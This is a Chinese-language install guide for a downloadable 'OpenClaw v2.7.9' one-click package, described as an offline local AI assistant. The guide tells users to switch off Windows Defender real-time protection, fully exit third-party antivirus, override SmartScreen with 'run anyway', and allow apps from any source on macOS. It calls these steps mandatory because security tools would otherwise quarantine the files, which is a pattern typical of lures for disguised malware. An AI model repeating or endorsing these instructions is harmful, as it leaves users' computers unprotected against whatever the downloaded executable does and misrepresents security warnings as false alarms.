





openclaw v2.7.9 是离线运行、全可视化、5分钟可部署的本地ai数字员工;需关闭windows defender实时防护、退出第三方安全软件、用专业解压工具解压,并按要求设置纯英文路径、避开c盘、确认协议后全自动完成部署。
☞☞☞AI 智能聊天, 问答助手, AI 智能搜索, 多模态理解力帮你轻松跨越从0到1的创作门槛☜☜☜

想让电脑自动整理文件、批量处理表格、模拟人工操作网页,又不想写一行代码、不依赖云端、不担心数据泄露,OpenClaw v2.7.9 就是你要的本地 AI 数字员工;它离线运行、全可视化、5 分钟完成部署,Windows 11 和 macOS 用户都能照着步骤直接“养虾”成功。
安装前必须做的三件事
这三步不做,90% 的人会在启动时卡住或报错——不是程序有问题,是系统防护在“保护”你误删核心文件。
关闭 Windows Defender 实时防护:打开「设置」→「隐私和安全性」→「Windows 安全中心」→「病毒和威胁防护」→「管理设置」→ 关闭「实时检测」开关。
退出所有第三方安全软件:360 安全卫士、腾讯电脑管家、火绒必须彻底退出进程(右键任务栏图标→「退出」或「退出全部」),不能只关界面。
【关键提醒】解压前务必确认已关闭全部防护,否则压缩包刚解压就可能被隔离,后续双击启动文件会提示“找不到主程序”或直接闪退。
下载并解压一键部署包
Windows 用户点此下载:OpenClaw v2.7.9 Windows 版(45.7MB)
macOS 用户点此下载:OpenClaw v2.7.9 Mac 版(45.7MB)
下载完成后,在浏览器默认下载目录(通常是「下载」文件夹)找到 Openclaw-Windows-2.7.9.zip 或 Openclaw-macOS-2.7.9.zip,不要双击系统自带解压工具打开。
Windows 用户用 WinRAR 或 7-Zip 右键 →「解压到当前文件夹」;macOS 用户用 The Unarchiver 或 Keka 解压,系统自带归档实用工具可能损坏 .env 配置文件。
解压后出现 Openclaw-win(Win)或 Openclaw-mac(Mac)文件夹即为成功,里面必须包含红色龙虾图标的可执行文件。

免提语音助手,支持 OpenClaw ESP32‑S3‑BOX‑3,本地唤醒,可切换 xAI Grok / ElevenLabs 语音识别与合成,无需 Home Assistant。
绕过系统拦截,启动安装向导
Windows 用户:进入 Openclaw-win 文件夹,双击 Openclaw Windows 一键启动.exe;若弹出 SmartScreen 提示,点击「更多信息」→「仍要运行」——这一步不可跳过,否则程序无法加载。
macOS 用户:进入 Openclaw-mac 文件夹,右键 Openclaw macOS 启动.app →「显示简介」→ 勾选「允许从以下位置下载的App」中的「任何来源」(如无此选项,先在「系统设置」→「隐私与安全性」中点击「仍要打开」)。
启动后看到蓝色背景+龙虾 Logo 的欢迎页,页面底部有醒目的红色「开始使用」按钮,点击它。
设置安装路径并确认协议
第一步:在路径输入框中手动输入纯英文路径,例如 D:\OpenClaw 或 /Users/yourname/OpenClaw;【绝对禁止】输入含中文、空格、符号(如 D:\我的软件\、E:\OpenClaw v2.7.9、C:\Program Files\)的路径,否则校验直接失败,安装中断且不提示具体原因。
第二步:取消勾选「安装到 C 盘」——C 盘空间紧张时会导致部署中途卡死,尤其是 SSD 容量小于 128GB 的设备。
第三步:仔细阅读弹出的《用户协议》和《免责声明》窗口(内容约 3 屏,滚动到底部才能点亮确认框),勾选后点击「开始安装」。
全自动部署,等待主程序启动
点击「开始安装」后,界面切换为进度条+动态文字提示(如“正在检测 Python 环境…”“正在部署浏览器控制器…”),全程无需任何操作。
保持安装窗口常开,不要最小化或切换其他程序——部分低配笔记本(如 i3+8GB 内存)需 4~5 分钟,期间 CPU 占用率会短暂冲高,属正常现象。
当进度条走到 100%,窗口自动关闭,桌面弹出 OpenClaw 主程序图标,同时系统托盘出现龙虾小图标,表示部署完成。





